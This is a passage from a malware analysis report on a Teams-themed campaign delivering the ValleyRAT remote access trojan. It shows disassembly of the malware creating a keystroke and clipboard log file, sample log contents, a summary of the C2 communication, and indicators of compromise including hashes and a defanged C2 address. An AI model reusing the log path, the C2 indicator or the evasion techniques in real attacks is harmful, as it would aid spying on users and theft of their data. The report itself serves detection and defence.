043CE056	6A FF	push FFFFFFFF	
043CE058	FF35 64995B04	push dword ptr ds:[45B9964]	
043CE05E	FF15 B0B23F04	call dword ptr ds:[<&WaitForSingleObject>]	
043CE064	6A 00	push 0	
043CE066	6A 02	push 2	
043CE068	6A 04	push 4	
043CE06A	6A 00	push 0	
043CE06C	6A 01	push 1	
043CE06E	68 00000040	push 40000000	
043CE073	68 50955B04	push 45B9550	45B9550:L"C:\\ProgramData\\DisplaySessionContainers.log"
→ 043CE078	FF15 B0B03F04	call dword ptr ds:[<&CreateFile>]	
043CE07E	8BF8	mov edi,eax	
043CE080	83FF FF	cmp edi,FFFFFFFF	

Figure 16: Writing to log file



```
DisplaySessionContainers.log
File Edit View

[17:02:03] 剪贴板: [非文本内容]
[0x13]
=== 窗口切换 ===
时间: 2026-04-26 17:02:17
标题: 98653.2.87.teamsx - File Explorer
[Win][0x13][0x13]
=== 窗口切换 ===
时间: 2026-04-26 17:02:19
标题: Settings
[Win][0x13][0x13]
=== 窗口切换 ===
时间: 2026-04-26 17:02:25
标题: Search
[Win][0x13]s
=== 窗口切换 ===
时间: 2026-04-26 17:02:27
标题: Settings
ervi
[17:02:33] 剪贴板: [非文本内容]
s
=== 窗口切换 ===
时间: 2026-04-26 17:02:40
标题: Search
er
[0x13]
```

Figure 17: Log file contents

Network Communication

Network activity analysis shows the malware establishing outbound TCP connections to its command and control (C2) infrastructure and maintaining communication with the remote server.




Figure 18: C2 Communication

Observed behavior indicates that the malware not only receives instructions from the C2 but also sends collected data back to the server, including logs.

This campaign leverages convincing Microsoft Teams themed lures to deliver a multistage malware framework culminating in **ValleyRAT** deployment. The use of NSIS installers, DLL sideloading via legitimate binaries, and in memory execution demonstrates a clear focus on evasion and stealth.

Overall, this campaign reflects a well structured intrusion chain combining social engineering with advanced post exploitation capabilities, making it particularly effective against unsuspecting users.

IOC(s)

File Name	Hash	Detection Name
98653.2.87.teamsx.zip	709604CE58E3F8255587AC9253DB6994	Trojan (006ddd9e1)
Utility.dll	18F3E85D7237E3CAC0AD13BDCF513F0F	Trojan (006ddd9e1)
User.dat	8F9DE887E9AED9D580F386BA2D191319	Trojan (0001140e1)

C2

103[.]215[.]77[.]17

